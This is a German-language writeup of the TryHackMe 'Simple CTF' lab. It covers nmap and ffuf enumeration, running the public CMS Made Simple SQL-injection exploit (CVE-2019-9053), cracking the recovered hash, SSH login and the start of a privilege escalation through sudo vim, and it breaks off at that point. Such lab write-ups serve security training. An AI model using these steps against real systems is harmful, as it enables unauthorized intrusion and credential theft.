 imperialx1104/simple-ctf-writeup
Professionelle TryHackMe Simple CTF-Komplettlösung, die Enumeration, CMS Made Simple SQL-Injection (CVE-2019-9053), Wiederherstellung von Anmeldeinformationen, SSH-Zugriff, Privilegieneskalation via Vim und Root-Kompromittierung abdeckt.

Professionelle TryHackMe Simple CTF Lösung, die Enumeration, CMS Made Simple SQL Injection (CVE-2019-9053), Wiederherstellung von Anmeldeinformationen, SSH-Zugriff, Privilegienerweiterung über Vim und Root-Kompromittierung abdeckt.
Eine vollständige Lösung des Simple CTF-Raums auf TryHackMe, die Aufklärung, Enumeration, Ausnutzung, Wiederherstellung von Anmeldeinformationen, Privilegienerweiterung und Flaggenfang abdeckt.
| Feld | Wert |
|---|---|
| Plattform | TryHackMe |
| Raumname | Simple CTF |
| Schwierigkeitsgrad | Einfach |
| Kategorie | Web-Ausnutzung & Linux-Privilegienerweiterung |
| Autor | Saahil Gupta (ImperialX1104) |
Das Ziel dieses Raums ist:
Host Discovery
      │
      ▼
Port Enumeration
      │
      ▼
Directory Enumeration
      │
      ▼
CMS Discovery
      │
      ▼
Version Identification
      │
      ▼
SQL Injection (CVE-2019-9053)
      │
      ▼
Credential Extraction
      │
      ▼
Password Cracking
      │
      ▼
SSH Access
      │
      ▼
User Flag
      │
      ▼
Privilege Escalation
      │
      ▼
Root Flag
Der erste Schritt war die Überprüfung der Konnektivität mit dem Zielsystem.
ping 10.49.175.174
Der Host antwortete erfolgreich, was bestätigte, dass er erreichbar war.
Ein umfassender Nmap-Scan wurde durchgeführt, um exponierte Dienste zu identifizieren.
nmap -A -v 10.49.175.174
| Port | Dienst | Version |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 |
| 80 | HTTP | Apache 2.4.18 |
| 2222 | SSH | OpenSSH 7.2p2 |

Das Navigieren zum Ziel-Webserver zeigte die standardmäßige Apache-Landingpage.
http://10.49.175.174
Zu diesem Zeitpunkt war keine offensichtliche Angriffsfläche sichtbar.

Um versteckte Ressourcen zu identifizieren, wurde ein Directory-Brute-Forcing mit FFUF durchgeführt.
ffuf -u http://10.49.175.174/FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt \
-fc 200
simple [Status: 301]

Ein Verzeichnis namens /simple wurde entdeckt.
Das Navigieren zum entdeckten Verzeichnis zeigte eine CMS-Installation.
http://10.49.175.174/simple

CMS Made Simple 2.2.8
Die Versionsnummer sollte sich später als kritisch erweisen.
Die CMS-Version wurde mit SearchSploit untersucht.
searchsploit "CMS Made Simple"
CMS Made Simple < 2.2.10 - SQL Injection

Eine bekannte SQL-Injection-Schwachstelle wurde identifiziert.
Der Exploit wurde lokal zur Analyse und Ausführung kopiert.
searchsploit -m 46635
CMS Made Simple < 2.2.10 - SQL Injection
CVE-2019-9053

Der öffentlich verfügbare Exploit wurde gegen die Ziel-CMS-Instanz ausgeführt.
python3 exploit.py \
-u http://10.49.175.174/simple/ \
--crack \
-w /usr/share/wordlists/rockyou.txt
Der Exploit extrahierte erfolgreich Informationen aus der Backend-Datenbank.
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: [email protected]

| Element | Wert |
|---|---|
| Benutzername | mitch |
| [email protected] | |
| Salt | 1dac0d92e9fa6bb2 |

Der extrahierte Hash wurde mit Hashcat geknackt.
hashcat -m 20 hash.txt --show
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
| Feld | Wert |
|---|---|
| Benutzername | mitch |
| Passwort | secret |
Die wiederhergestellten Anmeldeinformationen wurden gegen den SSH-Dienst getestet.
ssh [email protected] -p 2222
secret
Welcome to Ubuntu 16.04.6 LTS

Erfolgreiche Authentifizierung gewährte Shell-Zugriff als Benutzer mitch.

Nach dem Zugriff wurde die Benutzer-Flag in Mitchs Home-Verzeichnis gefunden.
whoami
cd ~
cat user.txt
G00d j0b, keep up!
Die Überprüfung der sudo-Berechtigungen ergab eine interessante Konfiguration.
sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim

Diese Konfiguration erlaubt dem Benutzer, Vim mit root-Privilegien auszuführen, ohne ein Passwort einzugeben.
Vim als root starten:
sudo vim
